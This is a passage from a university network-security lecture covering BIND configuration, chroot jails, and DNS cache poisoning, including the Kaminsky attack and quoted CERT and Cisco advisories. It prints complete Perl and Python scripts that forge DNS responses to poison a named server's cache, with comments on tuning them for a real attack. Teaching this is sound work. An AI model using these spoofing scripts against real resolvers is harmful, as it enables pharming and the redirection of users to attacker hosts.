                                # overridden below
};

key "rndc-key" {
    algorithm hmac-md5;
    secret "XXXXXXXXXXXXXXXXXXXXX";
};

controls {
    inet 127.0.0.1 allow { localhost; }
    keys { rndc-key; };
};

view "internal" {
    match-clients { lan_hosts; };    # match hosts in acl "lan_hosts" above
    recursion yes;                   # allow recursive queries
    notify no;                       # disable AA notifies
    // location of the zone file for DNS root servers
    zone "." {
        type hint;
        file "zone.root";
    };
    // be AUTHORITATIVE for forward and reverse lookup inside LAN:
```

```
    zone "localhost" {
        type master;
        file "example.local";
    };
    zone "0.0.0.127.in-addr.arpa" {
        type master;
        file "example.local.reverse";
    };
    zone "example.com" {
        type master;
        file "example.com.zone";
    };
    zone "0.1.168.192.in-addr.arpa" {
        type master;
        file "example.com.reverse";
    };

};

view "external" {
    // "!" means to negate
    match-clients { !lan_hosts; };
    recursion no;                          # disallow recursive queries
    allow-transfer { dns_slaves; };
                # allow "hosts in act "dns_slaves" to transfer zones
    zone "example.com" {
        type master;
        file "external_example.com.zone";
    };
};
```

- Every **zone** statement in the **named.conf** file specifies a domain that it refers to. Zone "." is the root level domain for DNS. Every DNS server must have access to this zone file on the host on which the server is running so that if no other zone is able to provide an answer to the incoming query, the query can be sent off to the root servers.

- When 'type' in a 'zone' declaration is 'master' that means that our DNS server will be a primary server for that zone. Our DNS will

also be authoritative for these zones. When the 'type' is 'hint', then the file named contains information on the root servers that will be accessed should DNS query not be answerable from the information in any of the zone files or from the cache.

- The zone file for a domain name like `127.in-addr.arpa` is for the `in-addr.arpa` domain names that are needed for **reverse DNS lookup**. Reverse lookup means that we want to know the symbolic hostname associated with a numerical IP address in the dotted-quad notation. An IP address such as 123.45.67.89 would be associated with an `in-addr.arpa` domain name of `89.67.45.123.in-addr.arpa`. The symbolic hostname associated with the IP address could be listed in a zone file whose name is something like `0.0.0.123.in-addr.arpa`.

- Note the 'match-clients' line in the 'internal' and the 'external' views. The internal view is for the LAN clients and the external view for clients outside the LAN.

- Note also the definition of `lan_hosts` at the beginning of the config file. The notation `192.168.1.0/24` is the **prefix length** representation for specifying a range of IP addresses. Our example notation says that the first 24 bits of the 32 bit IP address are supposed to remain constant for all the hosts in this LAN. In other words, the subnet mask for this LAN consists of 24 ones followed by eight zeros, that is 255.255.255.0. This implies that

the network address for our LAN is 192.168.1.0 and the host addresses span the range 192.168.1.1 through 192.168.1.255. *The subnet mask tells you which portion of an IP address is the network address and which portion is reserved for the host addresses in a LAN.*

- If you change the `named.conf` file, run the following command

  ```
  named-checkconf
  ```

  If you have no syntax errors in the `named.conf` file, the above command will return nothing.

- Read the manpage on 'named.conf' for further information.

17.8.3: Running BIND on Your Ubuntu Laptop

- As mentioned earlier, your Ubuntu machine may come with preinstalled BIND that gives you a local nameserver ready to go as a caching nameserver. If not preinstalled, install the `bind9` package and the other related packages with the Synaptic Package Manager as described in Section 17.10 of this lecture.

- In all likelihood, your laptop is configured to act as a DHCP client so that it can obtain its IP address dynamically from a DHCP server when you connect the laptop to the internet through either an ethernet or a WiFi interface. [DHCP stands for Dynamic Host Configuration Protocol. This protocol automatically assigns to a DHCP client such networking parameters as the IP address, subnet mask, DNS nameserver addresses, default gateway, etc. The parameters that are received by a client are only good for a fixed interval of time that is referred to as a **lease**.]

- When the laptop receives its DHCP lease, the system will write into the `/etc/resolv.conf` file the hostnames of the DNS nameservers received from the DHCP server. In some non-Ubuntu versions of Linux, this may **not** include the loopback address 127.0.0.1 that you need at the top of the file to ensure that your laptop DNS server is the first to field the name queries emanating from the resolvers. If that's case with your machine, you can fix the problem by first manually enter the string

```
nameserver 127.0.0.1
```

as the first nameserver entry in the `/etc/resolv.conf` file. At the same time, edit the following file

```
/etc/dhcp3/dhclient.conf
```

and uncomment the following line in this file

```
prepend domain-name-servers 127.0.0.1;
```

With this change, when your DHCP lease is renewed or when you next connect to the internet, the '`nameserver 127.0.0.1`' will continue to exist in your `/etc/resolv.conf` file.

17.9: WHAT DOES IT MEAN TO RUN A PROCESS IN A `chroot` JAIL

- Ordinarily, when you run an executable on a Linux machine, it is run with the permissions of the user that started up the executable. **This fact has major ramifications with regard to computer security.**

- Consider, for example, a web server daemon that is fired up by a sysadmin as root. Unless some care is taken in how the child processes are spawned by the web server, all of the server's interaction with the machine on which it is running would be as root. A web server must obviously be able to write to local files and to also execute them (such as when you are uploading a form or such as when a remote client's interaction with the server causes a CGI script on the server to be executed). Therefore, a web server process running as root could create major security holes. **It is for this reason that even when the main HTTPD process starts up as being owned by root, it may spawn child processes as 'nobody'.** It is the child processes that interact with the browsers. More technically speaking, we say that the child HTTPD processes spawned by the main HTTPD server process are `setuid` to the user 'nobody'. The user 'no-

body' has no permissions at all. (Because 'nobody' has no permissions at all, the permissions on the pages to be served out must be set to 755. Purdue ECN sets the permissions of public-web directory in user accounts to 750. That works because the HTTPD processes dishing out the pages are runs as 'www'.)

- Some people think that running a server process as 'nobody' does not provide sufficient security. They prefer to run the server in what is commonly referred to as the **chroot jail**.

- This is done with the 'chroot' command. This command allows the sysadmin to force the program to run in a specified directory and without allowing access from that directory to any other part of the file system.

- For example, if you wanted to run HTTPD in a chroot jail at the node '/www' in the actual directory tree in a file system, you would invoke HTTPD as

```
chroot /www httpd
```

  All pathnames to any resources called upon by HTTPD would now be with respect to the node `/www`. The node `/www` now becomes the new '/' for the httpd executable. Anything not under `/www` will not be accessible to HTTPD.

- Note that, ordinarily, when an executing program tries to access a file, its pathname is with respect to the root '/'. But when

the same program is run when chrooted to a specific node in the directory tree, all pathnames are interpreted with respect to that node.

- Therefore, you can say that 'chroot' changes the default interpretation of a pathname to a file. The default interpretation is with respect to the root '/' of the directory tree. But for a 'chrooted' program, it is with respect to the second argument supplied to 'chroot'. As a result, a 'chrooted' program cannot access any nodes outside of what the program got chrooted to.

- BIND is **not** chroot'ed in Ubuntu.

17.10: PHISHING vs. PHARMING

- **Phishing** is online fraud that attempts to steal sensitive information such as usernames, passwords, and credit card numbers. A common way to do this is to display familiar strings like `www.amazon.com` or `www.paypal.com` in the browser window while their actual URL links are to questionable web servers in some country with weak cyber security laws. [You can check this out by letting your screen pointer linger on such hyperlinked strings in your spam email in order to see the URL that is displayed at the bottom of the browser.]

- In **pharming**, a user's browser is redirected to a malicious web site after an attacker corrupts a domain nameserver (DNS) with illegitimate IP addresses for certain hostnames. This can be done with a **DNS cache poisoning attack**.

- DNS servers that run BIND whose versions predate that of BIND 9 are vulnerable to DNS cache poisoning attacks.

- More commonly, it is the out-of-date BIND software running on old Windows based nameservers that is highly vulnerable to DNS cache poisoning.

17.11: DNS CACHE POISONING

- As mentioned already, by the poisoning of a DNS cache is meant entering in the cache a fake IP address for a hostname, a domain name, or another nameserver.

- What makes DNS cache poisoning a difficult (or, in some cases, relatively easy) exploit is the use of a 16-bit **Transaction ID** integer that is sent with every DNS query. **This integer is supposed to be randomly generated.**

- That is, when an application running on your computer needs to resolve a symbolic hostname for a remote host, it sends out a DNS query along with the 16-bit Transaction ID integer.

- If the nameserver to which the DNS query is sent does not contain the IP address either in its cache or in its zones for which it has authority, it will forward the query to nameservers higher up in the tree of nameservers. **Each such query will be accompanied with its own 16-bit Transaction ID number.**

- When a nameserver is able to respond to a DNS query with the IP address, it returns the answer along with the Transaction ID number so that the recipient of the response can identify the corresponding query. As long as the TCP or UDP port number, the IP address and the Transaction ID from the remote host are correct, the reply to the query is considered to be legitimate.

- The DNS cache poisoning attack proceeds as follows:

  1. Let's say you want to poison the cache of the nameserver running on the machine `harbor.ecn.purdue.edu` by placing in its cache an incorrect IP address for, say, the `amazon.com` domain. The IP address you want to place in the cache presumably belongs to some bad-guys organization.

  2. You could start the attack by asking the DNS server running at `harbor.ecn.purdue.edu` to carry out the name lookup for the domain `amazon.com` by

     ```
     dig  amazon.com  @harbor.ecn.purdue.edu
     ```

     If you are not within the `ecn.purdue.edu` domain when you experiment with the above command, replace `harbor.ecn.purdue.edu` with the IP address of DNS server provided by your ISP provider. You can see that information in your `/etc/resolv.conf` file.

3. Assuming that there was no recent name lookup for `amazon.com` at the DNS server at `harbor.ecn.purdue.edu`, the DNS server will make an NS query to the nameserver in charge of the `com` top-level domain for the IP addresses of the nameservers in charge of the `amazon.com` domain. This NS query issued by the nameserver at `harbor.ecn.purdue.edu` will contain a pseudorandom Transaction ID integer.

4. As you execute the `dig` command shown above in one window of your machine, in another window you will simultaneously fire up a script that floods `harbor.ecn.purdue.edu` with manually crafted packets that look like the reply the DNS server at `harbor` is expecting but that contain the wrong IP address. (As to what port on `harbor` to send these phony replies to, see the last two bulleted points at the end of this section.) Each reply will contain a different Transaction ID integer, with the hope that the Transaction ID in one of those fake replies will match the Transaction ID in the query sent out by `harbor`.

5. Obviously, there is now a race between the correct reply from the nameserver that has the legitimate IP address for the `amazon.com` domain and the flood of fake replies sent by you the attacker. If the Transaction ID integers used by the DNS server at `harbor` are sufficiently predictable, the attacker could get lucky. The DNS server running at `harbor` will use the **first** reply that *looks* legitimate (in the sense that it con-

tains the correct Transaction ID number).

6. What can make such an attack worse is that your fake reply is allowed to contain information in its **Additional Section**, information that was not specifically requested in the queries emanating from **harbor** but that would nonetheless be stored away by the DNS server on **harbor** if it accepts the fake reply. [At a high level of description, the format of a reply expected by a nameserver in response to its recursive queries is the same as what you see when you execute the `dig` command. As to what a reply looks like at the low level, see the reply packets in the `tcpdump` output shown in Section 17.3 of this lecture.] You could, for example, include a wrong IP address for the nameservers assigned to the **amazon.com** domain. The **dig** command shown earlier tells us that `pdns1.ultradns.net` is one of the nameservers for **amazon.com**. So in the **Additional Section** of the fake reply, you could include a Resource Record like

```
pdns1.ultradns.net.   86400   IN    A    xxx.xxx.xxx.xxx
```

where **xxx.xxx.xxx.xxx** stands for the wrong IP address. In this manner, you could also hijack the nameservers for the **amazon.com** domain. Subsequently, the nameserver at **harbor** will access your hijacked nameserver for any hostname in the **amazon.com** domain. [To this, you might say, why not forbid the inclusion of **Additional Section** in the replies expected by a nameserver? Used legitimately, the information supplied through the **Additional Section** significantly cuts down on the DNS traffic on the internet.] **A nameserver accepting information through the Additional Section in**

the manner described here forms the basis of the more virulent DNS cache poisoning attack discovered by Dan Kaminsky, as we discuss in the next section.

7. You can obviously expect the attacker to associate the longest possible TTL with the fake replies. Subsequently, all DNS queries to `harbor.ecn.purdue.edu` for the domain `amazon.com` will be directed to the host that belongs to the bad guys.

- Whether or not the attacker would succeed with a DNS cache poisoning attack depends on how deep an understanding the attacker has of the pseudorandom number generator used by the attacked nameserver for generating the Transaction ID numbers.

- Earlier versions of BIND did not randomize the Transaction IDs; the numbers used were purely sequential. If the attacked nameserver is still running one of those versions of BIND, it would be trivial to construct a candidate set of Transaction IDs and to then send fake replies to the attacked nameserver's query about the name in question. Obviously, when the attacked nameserver randomizes its Transaction IDs, the attacker would need to be smarter about constructing the packet flood that would constitute answers to the attacked nameserver's query.

- What increases the odds in attacker's favor is that BIND's implementation of the DNS protocol actually sends multiple simultaneous queries for the same symbolic name that needs to be resolved, each with a different Transaction ID number. On account of the **birthday paradox** explained in Lecture 15, this **could** significantly increase the probability of getting the attacked nameserver to accept one of the phony answers to its query with only a few hundred packets (instead of the tens of thousands previously believed to be needed).

- Any weaknesses in the pseudorandom number generator used by the attacked nameserver will only increase the chances of success by the attacker. If the attacker somehow gains knowledge of the previously used Transaction IDs by the attacked nameserver, he/she may be able to predict with a high probability the next Transaction ID that the attacked nameserver will use.

- In addition to the Transaction ID, as already mentioned, there is one more piece of information that the attacker needs when sending phony replies to the attacked nameserver: **the source port that the attacked nameserver uses when sending out its queries about the domain name the attacker wants to hijack.**

- The attacker can safely assume that the port in the destination address used in the query packets issued by the attacked name-

server is 53 since that is the standard port monitored by nameservers. However, the source port at the attacked nameserver machine from which the queries are emanating is another matter altogether. As Stewart has mentioned, "it turns out that more often than not BIND reuses the same port for queries on behalf of the same client." [Joe Stewart, "DNS Cache Poisoning — The Next Generation," http://www.lurhq.com/dnscache.pdf] So if the attacker is working from an authoritative nameserver, he can first issue a request for a DNS lookup of a hostname in his own domain. Having access to his own authoritative nameserver, when the response arrives from the machine to be attacked, he can look at the source port in the response. Subsequently, the attacker can direct the phony replies to this port on the attacked machine. Stewart says there is a high probability that the attacked-machine source port thus fished out by the attacker will the same on which the attacked machine issues its queries during the attack. [The latest version of BIND is unlikely to allow for this sort of predictability in the ports used for outgoing requests.]

17.12: WRITING PERL AND PYTHON CODE FOR MOUNTING A CACHE POISONING ATTACK

- Now that you understand the principles that underlie a DNS cache poisoning attack, how does one write code to mount such an attack? Obviously, you must manually craft out the UDP packets with specific payloads and with specific DNS transaction ID numbers.

- To make sense of the Perl and Python code for manually creating DNS response packets, you must first understand the structure of the DNS query and response payloads in the UDP datagrams. The DNS protocol specifies a specific format for both the query and the response payloads. As shown in the following keystroke figure taken from RFC 1035, the format consists of ive sections:

```
+---------------------+
|        Header       |
+---------------------+
|       Question      | the question for the name server
+---------------------+
|        Answer       | RRs answering the question
+---------------------+
|      Authority      | RRs pointing toward an authority
+---------------------+
|      Additional     | RRs holding additional information
+---------------------+
```

and each of these five section consists of several fields.

- As stated in RFC 1035, the Header section must always be present. The header includes fields that specify which of the remaining sections are present, and also specify whether the message is a query or a response, a standard query or some other opcode, etc. The Question section contains fields that describe a question to a name server. These fields are a query type (QTYPE), a query class (QCLASS), and a query domain name (QNAME). The last three sections have the same format: a possibly empty list of concatenated resource records (RRs). The answer section contains RRs that answer the question; the authority section contains RRs that point toward an authoritative name server; the additional records section contains RRs which relate to the query, but are not strictly answers for the question.

- RFC 1035 has the following keystroke figure that presents the structure of the Header section in a DNS message:

```
                                1  1  1  1  1  1
  0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                      ID                       |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    QDCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    ANCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
|                    NSCOUNT                    |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

```
|                      ARCOUNT                      |
+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```


The meaning to be associated with each field of the Header section is as shown below. Except for a couple of descriptions that have been paraphrased or abbreviated, most of the entries shown below are reproduced verbatim from RFC 1035:

```
ID              This is the 16-bit randomly generated Transaction ID that must be
                associated with ever DNS query.  The response returned by the
                server must contain the the same number in the ID field.

QR              is set to 0 for a query and 1 for a response

OPCODE          A four bit field that specifies kind of query in this message.
                This value is set by the originator of a query and copied into
                the response.  The values are:

                0               a standard query (QUERY)

                1               an inverse query (IQUERY)

                2               a server status request (STATUS)

                3-15            reserved for future use

AA              Authoritative Answer - this bit is valid in responses, and
                specifies that the responding name server is an authority for
                the domain name in question section.

TC              TrunCation - specifies that this message was truncated due to
                length greater than that permitted on the transmission channel.

RD              Recursion Desired - this bit may be set in a query and is copied
                into the response.  If RD is set, it directs the name server to
                pursue the query recursively. Recursive query support is optional.

RA              Recursion Available - this be is set or cleared in a response,
                and denotes whether recursive query support is available in the
                name server.

Z               Reserved for future use.  Must be zero in all queries and
                responses.

RCODE           Response code - this 4 bit field is set as part of responses.
                The values have the following interpretation:

                0       No error condition
```

```
                1       Format error - The name server was unable to
                        interpret the query.

                2       Server failure - The name server was unable to process
                        this query due to a problem with the name server.

                3       Name Error - Meaningful only for responses from an
                        authoritative name server, this code signifies that
                        the domain name referenced in the query does not exist.

                4       Not Implemented - The name server does not support
                        the requested kind of query.

                5       Refused - The name server refuses to perform the
                        specified operation for policy reasons.  For example,
                        a name server may not wish to provide the information
                        to the particular requester, or a name server may not
                        wish to perform a particular operation (e.g., zone
                        transfer) for particular data.

                6-15    Reserved for future use.

    QDCOUNT     an unsigned 16 bit integer specifying the number of entries in
                the question section.

    ANCOUNT     an unsigned 16 bit integer specifying the number of resource
                records in the answer section.

    NSCOUNT     an unsigned 16 bit integer specifying the number of name server
                resource records in the authority records section.

    ARCOUNT     an unsigned 16 bit integer specifying the number of resource
                records in the additional records section.
```

That completes the RFC 1035 description of the Header field in DNS payload.


- That brings us to the Question section of the payload. Shown below is a keystroke diagram from RFC 1035 for the format of the Question section:



where:

QNAME	a domain name represented as a sequence of labels, where each label consists of a length octet followed by that number of octets. The domain name terminates with the zero length octet for the null label of the root. Note that this field may be an odd number of octets; no padding is used.
QTYPE	a two octet code which specifies the type of the query. The values for this field include all codes valid for a TYPE field, together with some more general codes which can match more than one type of RR.
QCLASS	a two octet code that specifies the class of the query. For example, the QCLASS field is IN for the Internet.

- With that we have completed explaining the field structure in the first two sections — Header and Question — of a DNS message. That leaves the sections Answer, Authority, and Additional to be elucidated. All these three consist of a variable number of what are known as **Resource Records**. RFC 1035 has the following keystroke diagram for the fields of a Resource Record (RR):



where:

NAME — a domain name to which this resource record pertains.

TYPE — two octets containing one of the RR type codes. This field specifies the meaning of the data in the RDATA field.

CLASS — two octets which specify the class of the data in the RDATA field.

TTL — a 32 bit unsigned integer that specifies the time interval (in seconds) that the resource record may be cached before it should be discarded. Zero values are interpreted to mean that the RR can only be used for the transaction in progress, and should not be cached.

RDLENGTH — an unsigned 16 bit integer that specifies the length in octets of the RDATA field.

RDATA — a variable length string of octets that describes the resource. The format of this information varies according to the TYPE and CLASS of the resource record. For example, the if the TYPE is A and the CLASS is IN, the RDATA field is a 4 octet ARPA Internet address.

- Shown on the next page is a Perl implementation that with some modification could be used to mount a cache poisoning attack. [The intent here is only to show how to put together a UDP packet whose data payload consists of a legal DNS response. For mounting actual cache poisoning attacks, see the SANS report cited in the Programming Assignment at the end of this lecture.] The implementation uses the Perl module `Net::DNS` for putting together a legal DNS response string and the `Net::RawIP` module for manually creating a UDP packet in which the DNS response string is inserted. You may wish to read carefully the embedded comments in order to understand how to change the implementation for mounting an attack.

- You will face two main challenges in converting the script into a cache poisoning attack: Constructing a spoofing set of DNS Transaction IDs in line (H) and making a correct guess for the destination port in line (G). See the previous section of this lecture for how to address both those issues for at least the older machines in a network.

```
#!/usr/bin/env perl

##  dns_fake_response.pl
##  Avi Kak
##  March 27, 2011

##  Call syntax:   sudo dns_fake_response.pl

##  Shows you how you can put on the wire UDP packets that could
##  potentially be a response to a DNS query emanating from a client name
##  resolver or a DNS caching nameserver.  This script repeatedly sends out
##  UDP packets, each packet with a different DNS transaction ID. The DNS Address
##  Record (meaning a Resource Record of type A) contained in the data payload
##  of every UDP packet is the same --- the fake IP address for a domain.

##  This script must be executed as root as it seeks to construct a socket of
##  type RawIP
```

```
##  Additionally, you need to first install the libnet-dns-perl library from
##  Synaptic package manager for the Net::DNS module called below.


use Net::DNS;
use Net::RawIP;
use strict;
use warnings;

my $sourceIP   = '10.0.0.3';       # IP address of the attacking host                #(A)
my $destIP     = '10.0.0.8';       # IP address of the victim DNS server             #(B)
                                   #  (If victim dns server is in your LAN, this
                                   #   must be a valid IP in your LAN since otherwise
                                   #   ARP would not be able to get a valid MAC address
                                   #   and the UDP datagram would have nowhere to go)

my $destPort   = 53;               # usual DNS port                                  #(C)
my $sourcePort = 5353;                                                             #(D)

#  Transaction IDs to use:
my @spoofing_set = 34000..34001;     # Make it to be a large and apporpriate         #(E)
                                     # range for a real attack

my $victim_hostname="moonshine.ecn.purdue.edu";                                    #(F)
                                           # The name of the host whose IP
                                           # address you want to corrupt with a
                                           # rogue IP address in the cache of
                                           # the targeted DNS server (in line
                                           # (B) above)
my $rogueIP='10.0.0.25';            # This is the face IP for the victim hostname    #(G)

my @udp_packets;           # This will be a collection of DNS response packets      #(H)
                           # with each packet using a different transaction ID

foreach my $dns_trans_id (@spoofing_set) {                                         #(I)
    my $udp_packet = new Net::RawIP({ip=> {saddr=>$sourceIP, daddr=>$destIP},      #(J)
                                udp=>{source=>$sourcePort, dest=>$destPort}});     #(K)

    # Prepare DNS fake reponse data for the UDP packet:
    my $dns_packet = Net::DNS::Packet->new($victim_hostname, "A", "IN");           #(L)
    $dns_packet->header->qr(1);       # for a DNS reponse packet                   #(M)
    print "constructing dns packet for id: $dns_trans_id\n";
    $dns_packet->header->id($dns_trans_id);                                        #(N)
    $dns_packet->print;
    $dns_packet->push("pre", rr_add($victim_hostname . ". 86400 A " . $rogueIP));  #(O)
    my $udp_data = $dns_packet->data;                                              #(P)

    # Insert fake DNS data into the UDP packet:
    $udp_packet->set({udp=>{data=>$udp_data}});                                    #(Q)
    push @udp_packets, $udp_packet;                                                #(R)
}

my $interval = 1;       # for the number of seconds between successive            #(S)
                        # transmissions of the UDP reponse packets.
```

```
                        # Make it 0.001 for a real attack.  The value of 1
                        # is good for dubugging.

my $repeats = 2;        # Give it a large value for a real attack                    #(T)
my $attempt = 0;                                                                   #(U)
while ($attempt++ < $repeats) {                                                    #(V)
    foreach my $udp_packet (@udp_packets) {                                        #(W)
        $udp_packet->send();                                                       #(X)
        sleep $interval;                                                           #(Y)
    }
}
```

- I tested the above script with the **tcpdump** packet sniffer with the following command line options:

```
sudo tcpdump -vvv -nn -i wlan0 -s 1500 -S -X -c 10 'src 10.0.0.3' or 'dst 10.0.0.3 and port 5353'
```

- So far we have only talked about poisoning the cache of a recursive nameserver. Obviously, the above script could also be used to poison the cache of a client name resolver such as the one associated with a web browser or a mail client.

- Shown below is the Python version of the same script:

```
#!/usr/bin/python

##  dns_fake_response.py
##  Avi Kak
##  March 22, 2016

##  Shows you how you can put on the wire UDP packets that could
##  potentially be a response to a DNS query emanating from a client name
##  resolver or a DNS caching nameserver.  This script repeatedly sends out
##  UDP packets, each packet with a different DNS transaction ID. The DNS Address
##  Record (meaning a Resource Record of type A) contained in the data payload
```

```
##  of every UDP packet is the same --- the fake IP address for a hostname.

##  Call syntax:
##
##          sudo ./dns_fake_response.py


from scapy.all import *
import time

sourceIP   =   '10.0.0.3'          #  IP address of the attacking host                #(A)
destIP     =   '10.0.0.8'          #  IP address of the victim dns server             #(B)
                                   #  (If victim dns server is in your LAN, this
                                   #   must be a valid IP in your LAN since otherwise
                                   #   ARP would not be able to get a valid MAC
                                   #   address and the UDP datagram would have
                                   #   nowhere to go)

destPort   = 53                    # commonly used port by DNS servers               #(C)
sourcePort = 5353                                                                    #(D)

#  Transaction IDs to use:
spoofing_set = [34000,34001]         # Make it to be a large and apporpriate         #(E)
                                     # range for a real attack

victim_host_name = "moonshine.ecn.purdue.edu"                                        #(F)
                                           # The name of the host whose IP
                                           # address you want to corrupt with a
                                           # rogue IP address in the cache of
                                           # the targetd DNS server (in line (B))
rogueIP= '10.0.0.26'                 # See the comment above                       #(G)

udp_packets = []           # This will be the collection of DNS response packets   #(H)
                           # with each packet using a different transaction ID

for dns_trans_id in spoofing_set:                                                    #(I)
    udp_packet = ( IP(src=sourceIP, dst=destIP )
                     /UDP(sport=sourcePort, dport=destPort)
                     /DNS( id=dns_trans_id, rd=0, qr=1, ra=0, z=0, rcode=0,
                           qdcount=0, ancount=0, nscount=0, arcount=0,
                           qd=DNSRR(rrname=victim_host_name, rdata=rogueIP,
                           type="A",rclass="IN") ) )                               #(J)
    udp_packets.append(udp_packet)                                                   #(K)

interval = 1            # for the number of seconds between successive             #(L)
                        # transmissions of the UDP reponse packets.
                        # Make it 0.001 for a real attack.  The value of 1
                        # is good for dubugging.

repeats = 2             # Give it a large value for a real attack                  #(M)
attempt = 0                                                                          #(N)
while attempt < repeats:
    for udp_packet in udp_packets:                                                   #(O)
        sr(udp_packet)                                                               #(P)
        time.sleep(interval)                                                         #(Q)
```

```
        attempt += 1
```

- Note that in the statement labeled (J) where we assemble the DNS response payload inside a UDP datagram (which in turn is inside an IP packet), you can directly see the various DNS message keywords I described earlier in this section.

17.13: DAN KAMINSKY'S MORE VIRULENT EXPLOIT FOR DNS CACHE POISONING

- In 2008, Dan Kaminsky discovered a new way to mount the DNS cache poisoning attack that was more virulent compared to what I have described in Section 17.11. In addition to any weaknesses in the random numbers associated with the queries, Kaminsky's exploit also took advantage of another weakness of the DNS protocol itself: *a caching nameserver accepting resource records for hosts not asked for in the query.* [Dan Kaminsky, "Black Ops 2008: It's the End of the Cache As We Know It," http://doxpara.com/DMK_Neut_toor.ppt]

- As a result, US-CERT (United States Computer Emergency Readiness Team) issued a Vulnerability Note stating that Kaminsky had discovered a fundamental flaw in the DNS protocol itself. This announcement consisted of a a Vulnerability Note whose first page is shown next. [US-CERT is a part of the US Department of Homeland Security. It is located in Washington DC.] Subsequently, several vendors of DNS software issued their own advisories and patches. I have shown the first page of the CISCO advisory after the US-CERT advisory. Visit the respective web pages for the complete documents if interested.

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Vulnerability Note VU#800113

Multiple DNS implementations vulnerable to cache poisoning

Overview

Deficiencies in the DNS protocol and common DNS implementations facilitate DNS cache poisoning attacks.

I. Description

The Domain Name System (DNS) is responsible for translating host names to IP addresses (and vice versa) and is critical for the normal operation of internet-connected systems. DNS cache poisoning (sometimes referred to as cache pollution) is an attack technique that allows an attacker to introduce forged DNS information into the cache of a caching nameserver. DNS cache poisoning is not a new concept; in fact, there are published articles that describe a number of inherent deficiencies in the DNS protocol and defects in common DNS implementations that facilitate DNS cache poisoning. The following are examples of these deficiencies and defects:

- **Insufficient transaction ID space**
  The DNS protocol specification includes a transaction ID field of 16 bits. If the specification is correctly implemented and the transaction ID is randomly selected with a strong random number generator, an attacker will require, on average, 32,768 attempts to successfully predict the ID. Some flawed implementations may use a smaller number of bits for this transaction ID, meaning that fewer attempts will be needed. Furthermore, there are known errors with the randomness of transaction IDs that are generated by a number of implementations. Amit Klein researched several affected implementations in 2007. These vulnerabilities are described in the following vulnerability notes:
  - VU#484649 - Microsoft Windows DNS Server vulnerable to cache poisoning
  - VU#252735 - ISC BIND generates cryptographically weak DNS query IDs
  - VU#927905 - BIND version 8 generates cryptographically weak DNS query identifiers
- **Multiple outstanding requests**
  Some implementations of DNS services contain a vulnerability in which multiple identical queries for the same resource record (RR) will generate multiple outstanding queries for that RR. This condition leads to the feasibility of a "birthday attack," which significantly raises an attacker's chance of success. This problem was previously described in VU#457875. A number of vendors and implementations have already added mitigations to address this issue.
- **Fixed source port for generating queries**
  Some current implementations allocate an arbitrary port at startup (sometimes selected at random) and reuse this source port for all outgoing queries. In some implementations, the source port for outgoing queries is fixed at the traditional assigned DNS server port number, 53/udp.

Recent additional research into these issues and methods of combining them to conduct improved cache poisoning attacks have yielded extremely effective exploitation techniques. Caching DNS resolvers are primarily at risk–both those that are open (a DNS resolver is open if it provides recursive name resolution for clients outside of its administrative domain), and those that are not. These caching resolvers are the most common target for attackers; however, stub resolvers are also at risk.

Because attacks against these vulnerabilities all rely on an attacker's ability to predictably spoof traffic, the implementation of per-query source port randomization in the server presents a practical mitigation against these attacks within the boundaries of the current protocol specification. Randomized source ports can be used to gain approximately 16 additional bits of randomness in the data that an attacker must guess. Although there are technically 65,535 ports, implementers cannot allocate all of them (port numbers <1024 may be reserved, other ports may already be allocated, etc.). However, randomizing the ports that are available adds a significant amount of attack resiliency. It is important to note that without changes to the DNS protocol, such as those that the DNS Security Extensions (DNSSEC) introduce, these mitigations cannot completely prevent cache poisoning. However, if properly implemented, the

Solutions | Products | Ordering | Support | Partners | Training | Corporate

Security Advisories

Cisco Security Advisory: Multiple Cisco Products Vulnerable to DNS Cache Poisoning Attacks

